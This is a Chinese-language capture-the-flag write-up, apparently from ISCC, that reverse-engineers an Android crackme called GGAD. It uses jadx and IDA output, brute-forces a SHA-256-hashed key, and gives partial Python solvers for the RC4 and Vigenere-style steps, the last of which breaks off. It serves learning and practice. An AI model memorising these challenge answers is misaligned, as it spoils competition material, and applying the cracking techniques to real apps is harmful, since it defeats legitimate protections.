


```
Recipe
Reverse
By
Character
Triple DES Decrypt
Key
xbNUkvstlM...   UTF8
IV              HEX
Mode            Input   Output
ECB/NoPadd...   Raw     Raw

Input
D835A27C66BB1D4F

Output
Mwr4aXD6
```

套上ISCC即可


GGAD

模拟器打开这个程序，一直放视频，分析不了，jadx反编译看看




```java
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(C0498R.layout.activity_main);
        this.keyEditText = (EditText) findViewById(C0498R.id.editTextText2);
        this.flagEditText = (EditText) findViewById(C0498R.id.editTextText);
        ImageButton imageButton = (ImageButton) findViewById(C0498R.id.imageButton);
        this.validateButton = imageButton;
        imageButton.setOnClickListener(new View.OnClickListener() { // from class: com.example.ggad.MainActivity.1
            @Override // android.view.View.OnClickListener
            public void onClick(View view) {
                MainActivity.this.validateInputs();
            }
        });
    }

    /* JADX INFO: Access modifiers changed from: private */
    public void validateInputs() {
        String trim = this.keyEditText.getText().toString().trim();
        if (trim.isEmpty()) {
            Toast.makeText(this, "Please enter the key", 0).show();
            return;
        }
        KeyManager.setKey(trim);
        if (!validateKey(trim)) {
            Toast.makeText(this, "Wrong key, please find the correct key from ‘Character 1 PNG’.", 0).show();
            return;
        }
        String trim2 = this.flagEditText.getText().toString().trim();
        if (trim2.isEmpty()) {
            Toast.makeText(this, "Please enter the flag", 0).show();
            return;
        }
        if (!trim2.startsWith("ISCC{") || !trim2.endsWith("}")) {
            Toast.makeText(this, "Wrong format", 0).show();
            return;
        }
        String substring = trim2.substring(5, trim2.length() - 1);
        substring.isEmpty();
        if (new C0499a().m51a(KeyManager.getKey(), substring)) {
            Toast.makeText(this, "Success", 0).show();
        } else {
            Toast.makeText(this, "Wrong flag, try again", 0).show();
        }
    }
}
```

还是输入校验逻辑，会先校验我们输入的key，key过了才会让输入flag，这里输入的key会在下面的m51a方法里面和我们输入的flag一起传入，那么程序里面应该能找到这个key，看上面



```java
public class MainActivity extends AppCompatActivity {
    private EditText flagEditText;
    private EditText keyEditText;
    private ImageButton validateButton;

    public native boolean validateKey(String str);

    static {
        System.loadLibrary("ggad");
    }
```

那么key应该在这个ggad库里面，ida看看



```
    operator delete(ptr);
  e60bc9dff5c6c5b4b63b8257ae4d55dfe1d8a622ecb531a2a9898c8fe5c1cd1 = (char *)operator new(0x50u);
  strcpy(
    e60bc9dff5c6c5b4b63b8257ae4d55dfe1d8a622ecb531a2a9898c8fe5c1cd1,
    "e60bc9dff5c6c5b4b63b8257ae4d55dfe1d8a622ecb531a2a9898c8fe5c1cd15");
  (*(void (__fastcall **)(__int64, __int64, const char *))(*(_QWORD *)a1 + 1360LL))(a1, v3, s);
  n_2 = n;
  if ( (v15[0] & 1) == 0 )
    n_2 = v15[0] >> 1;
  if ( n_2 != 64 )
  {
LABEL_18:
    LODWORD(v3) = 0;
    goto LABEL_20;
  }
  if ( (v15[0] & 1) == 0 )
  {
    LOBYTE(v3) = 1;
    if ( v15[0] < 2u )
      goto LABEL_20;
    v11 = 0;
    while ( v15[v11 + 1] == e60bc9dff5c6c5b4b63b8257ae4d55dfe1d8a622ecb531a2a9898c8fe5c1cd1[v11] )
    {
      if ( v15[0] >> 1 == ++v11 )
        goto LABEL_20;
    }
    goto LABEL_18;
  }
  LOBYTE(v3) = memcmp(s1, e60bc9dff5c6c5b4b63b8257ae4d55dfe1d8a622ecb531a2a9898c8fe5c1cd1, n) == 0;
LABEL_20:
  operator delete(e60bc9dff5c6c5b4b63b8257ae4d55dfe1d8a622ecb531a2a9898c8fe5c1cd1);
  if ( (v15[0] & 1) != 0 )
```


把我们输入的密钥转成sha256，然后和硬编码的sha256比对，爆一下吧

代码块

```python
import hashlib
import itertools
import string
import time

TARGET_HEX_HASH = "e60bc9dff5c6c5b4b63b8257ae4d55dfe1d8a622ecb531a2a9898c8fe5c1cd1"

CHARACTER_SET = string.digits + string.ascii_lowercase + string.ascii_uppercase

MAX_LENGTH_TO_TRY = 20

print(f"目标十六进制哈希: {TARGET_HEX_HASH}")
print(f"使用字符集 ({len(CHARACTER_SET)}个字符): {CHARACTER_SET}")
print(f"最大尝试长度: {MAX_LENGTH_TO_TRY}")
print("-" * 30)

start_time = time.time()
found = False

# 遍历可能的字符串长度
for length in range(1, MAX_LENGTH_TO_TRY + 1):
    print(f"正在尝试长度: {length}...")
    for combination in itertools.product(CHARACTER_SET, repeat=length):

        attempt_string = "".join(combination)
        attempt_bytes = attempt_string.encode('utf-8')
        calculated_hash = hashlib.sha256(attempt_bytes).hexdigest()

        if calculated_hash == TARGET_HEX_HASH:
            end_time = time.time()
            print("-" * 30)
            print("!!! 找到了原始字符串 !!!")
            print(f"原始字符串是: {attempt_string}")
            print(f"计算得到的哈希: {calculated_hash}")
            print(f"总耗时: {end_time - start_time:.2f} 秒")
            found = True
            break

    if found:
        break

if not found:
    end_time = time.time()
    print("-" * 30)
    print(f"在尝试长度到 {MAX_LENGTH_TO_TRY} 之前，未能找到匹配的字符串。")
    print(f"总耗时: {end_time - start_time:.2f} 秒")
```


得到ExpectoPatronum为密钥

找到密钥后，看下m51a方法，里面应该有密文和加密方式



```java
/* loaded from: classes.dex */
public class C0499a {
    private native String JNI1(String str, String str2);

    private native String JNI2(String str);

    static {
        System.loadLibrary("ggad");
    }

    /* renamed from: a */
    public boolean m51a(String str, String str2) {
        return C0500b.m53a(JNI2(m52b(JNI1(str2, str))));
    }

    /* renamed from: b */
    public String m52b(String str) {
        StringBuilder sb = new StringBuilder();
        int i = 0;
        while (i < str.length()) {
            int i2 = i + 2;
            sb.append(String.format("%8s", Integer.toBinaryString(Integer.parseInt(str.substring(i, i2), 16))).replace(' ', '0'));
            i = i2;
        }
        return sb.toString();
    }
}
```


m53a里面有密文，就是最上面那个，m52b就是转个十六进制字符串



```java
public class C0500b {
    private static final String PRESET_VALUE = "010000110011010101000110001100110011001100110100010001000011001100110100001100010100001000110011";

    /* renamed from: a */
    public static boolean m53a(String str) {
        return validateOddPositions(extractOddPositions(str)) && validateEvenPositions(extractEvenPositions(str));
    }

    private static String extractOddPositions(String str) {
        StringBuilder sb = new StringBuilder();
        for (int i = 0; i < str.length(); i++) {
            if (i % 2 == 0) {
                sb.append(str.charAt(i));
            }
        }
        return sb.toString();
    }

    private static String extractEvenPositions(String str) {
        StringBuilder sb = new StringBuilder();
        for (int i = 0; i < str.length(); i++) {
            if (i % 2 != 0) {
                sb.append(str.charAt(i));
            }
        }
        return sb.toString();
    }

    private static boolean validateOddPositions(String str) {
        StringBuilder sb = new StringBuilder();
        for (char c : str.toCharArray()) {
            sb.append(String.format("%08d", Integer.valueOf(Integer.parseInt(Integer.toBinaryString(Integer.parseInt(String.format("%02X", Integer.valueOf(c)), 16))))));
        }
        return sb.toString().equals(PRESET_VALUE);
    }

    private static boolean validateEvenPositions(String str) {
        return str.equals(C0501c.m54a());
    }
```


继续看本地方法，分析JNI1和JNI2

JNI1就是个rc4



```c
  {
    v15 = (n0x17_1 | 0xF) + 1;
    dest_1 = (char *)operator new(v15);
    ptr_2 = dest_1;
    v24[0] = v15 | 1;
    v24[1] = n_1;
    goto LABEL_12;
  }
  LOBYTE(v24[0]) = 2 * n0x17_1;
  dest_1 = (char *)v24 + 1;
  if ( n0x17_1 )
LABEL_12:
    memmove(dest_1, s_1, n_1);
  dest_1[n_1] = 0;
  rc4(&v21, v24, dest);
  (*(void (__fastcall **)(__int64, __int64, const char *))(*(_QWORD *)a1 + 1360LL))(a1, v19, s);
  (*(void (__fastcall **)(__int64, __int64, const char *))(*(_QWORD *)a1 + 1360LL))(a1, v20, s_1);
  if ( (v21 & 1) != 0 )
    ptr_4 = (char *)ptr_3;
  else
    ptr_4 = &v22;
  v17 = (*(__int64 (__fastcall **)(__int64, char *))(*(_QWORD *)a1 + 1336LL))(a1, ptr_4);
  if ( (v21 & 1) == 0 )
  {
    if ( (v24[0] & 1) == 0 )
      goto LABEL_18;
LABEL_22:
    operator delete(ptr_2);
    if ( (dest[0] & 1) == 0 )
      return v17;
    goto LABEL_19;
  }
00061AFC JNI1:59 (61AFC)
```

JNI2也很明显，二进制转十进制



```
      n48_1 = (unsigned __int8)ptr_2[n_3];
      if ( n48_1 == 49 )
      {
        n48 = 48;
      }
      else
      {
        if ( n48_1 != 48 )
          continue;
        n48 = 49;
      }
      std::string::push_back(&v21, n48);
    }
  }
  binaryToHex(&v18, &v21);
  (*(void (__fastcall **)(__int64, __int64, const char *))(*(_QWORD *)a1 + 1360LL))(a1, v17, s);
  if ( (v18 & 1) != 0 )
    ptr_5 = (char *)ptr_4;
  else
    ptr_5 = &v19;
  v15 = (*(__int64 (__fastcall **)(__int64, char *))(*(_QWORD *)a1 + 1336LL))(a1, ptr_5);
  if ( (v18 & 1) == 0 )
  {
    if ( (v21 & 1) == 0 )
      goto LABEL_22;
LABEL_26:
    operator delete(ptr_3);
    if ( (dest & 1) == 0 )
      return v15;
    goto LABEL_23;
  }
  operator delete(ptr_4);
00061DA9 JNI2:75 (61DA9)
```

还有一些小细节，都在代码里面可以分析，m53a在前面，条件密文密钥都已知

代码块

```python
def affine_cipher_decode(encoded_msg, cipher_key):
    decoded_parts = []
    key_pos = 0

    for current_char in encoded_msg:
        if current_char.isalpha():
            plain_char = chr(((ord(current_char.upper()) - ord('A')) - (ord(cipher_key[key_pos % len(cipher_key)].upper()) - ord('A')) + 26) % 26 + ord('A'))
            if current_char.islower():
                decoded_parts.append(plain_char.lower())
            else:
                decoded_parts.append(plain_char)
            key_pos += 1
        else:
            decoded_parts.append(current_char)

    return ''.join(decoded_parts)


def process_string(input_string, key_material):
    return affine_cipher_decode(input_string, key_material)


def transform_string(input_string):
    cipher_key = 'ExpectoPatronum'
    return process_string(input_string, cipher_key)

```

```python

def setup_state_vector(cipher_key):
    if isinstance(cipher_key, str):
        cipher_key = cipher_key.encode()
    state_vector = list(range(256))
    k_idx = 0
    for idx in range(256):
        k_idx = (k_idx + state_vector[idx] + cipher_key[idx % len(cipher_key)]) % 256
        state_vector[idx], state_vector[k_idx] = state_vector[k_idx], state_vector[idx]
    return state_vector


def generate_keystream_xor(state_vector, encoded_msg):
    if isinstance(encoded_msg, str):
        encoded_msg = encoded_msg.encode()
    idx = k_idx = 0
    xor_output = []
    for data_byte in encoded_msg:
        idx = (idx + 1) % 256
        k_idx = (k_idx + state_vector[idx]) % 256
        state_vector[idx], state_vector[k_idx] = state_vector[k_idx], state_vector[idx]
        temp_sum = (state_vector[idx] + state_vector[k_idx]) % 256
        keystream_byte = state_vector[temp_sum]
        xor_output.append(data_byte ^ keystream_byte)
    return bytes(xor_output)


if __name__ == "__main__":
    encoded_binary_str = '010000110011010101000110001100110011001100110100010001000011001100110100001100010100001000110011'
    initial_cipher_str = '2582J18CRG13'

    processed_string = transform_string(initial_cipher_str)

    binary_decoded_string = ''
    for idx in range(0, len(encoded_binary_str), 8):
        binary_decoded_string += chr(int(encoded_binary_str[idx:idx + 8], 2))

    interleaved_string = ''

    for idx in range(12):
            interleaved_string += binary_decoded_string[idx]
            interleaved_string += processed_string[idx]

    hex_byte_list = [int(interleaved_string[idx:idx+2], 16) for idx in range(0, len(interleaved_string), 2)]

    full_binary_str = ''
    for value in hex_byte_list:
        binary_representation = bin(value)[2:]
        full_binary_str += ("{:0>8}".format(binary_representation))

    flipped_binary_str = ''
    for bit in full_binary_str:
        if(bit == '1'):
            flipped_binary_str += '0'
```